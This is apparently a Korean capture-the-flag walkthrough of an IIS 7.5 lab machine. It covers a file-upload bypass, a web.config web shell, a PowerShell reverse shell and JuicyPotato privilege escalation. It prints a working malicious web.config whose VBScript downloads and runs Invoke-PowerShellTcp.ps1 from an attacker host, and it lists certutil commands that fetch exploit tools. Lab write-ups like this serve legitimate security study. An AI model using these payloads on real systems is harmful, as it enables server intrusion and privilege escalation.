
cmd.aspx%00.jpg 널 바이트 인젝션으로 업로드하면 성공했다고 출력하지만 접근하면 404 발생함

웹쉘이 포함된 web.config 파일 업로드
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Upload%20Insecure%20Files/Configuration%20IIS%20web.config/web.config

http://10.129.223.153/Uploadedfiles/web.config?cmd=dir 명령이 정상적으로 실행됨
whoami /priv 결과, 가장할 수 있는 SeImpersonatePrivilege 권한이 존재함
\\BOUNTY\IUSR10.129.223.153


The server's port:
80


The server's software:
Microsoft-IIS/7.5


The server's software:
10.129.223.153
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
wmic os get osarchitecture 결과, 아키텍처는 64비트임
Uploadedfiles 디렉터리에서 web.config 파일이 계속 제거되어 웹쉘 사용이 힘듬 리버스쉘 연결 시도함
- 파이썬 웹서버에서 Invoke-PowerShellTcp.ps1 다운로드
- Invoke-PowerShellTcp.ps1 리버스쉘 실행
- 연결 성공
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>
<%@ Language=VBScript %>
<%
        call Server.CreateObject("WSCRIPT.SHELL").Run("cmd.exe /c powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.16.13:8000/Invoke-PowerShellTcp.ps1')")
%>
권한 상승
[misconfiguration 또는 exploit] 요약

JuicyPotato 사용을 위해 업로드 후 clsid.bat 실행해서 사용 가능한 CLSID 값을 찾아야 함
certutil -urlcache -f http://10.10.16.13:8000/clsid.bat clsid.bat
certutil -urlcache -f http://10.10.16.13:8000/CLSID.list CLSID.list
certutil -urlcache -f http://10.10.16.13:8000/juicypotato.exe juicypotato.exe
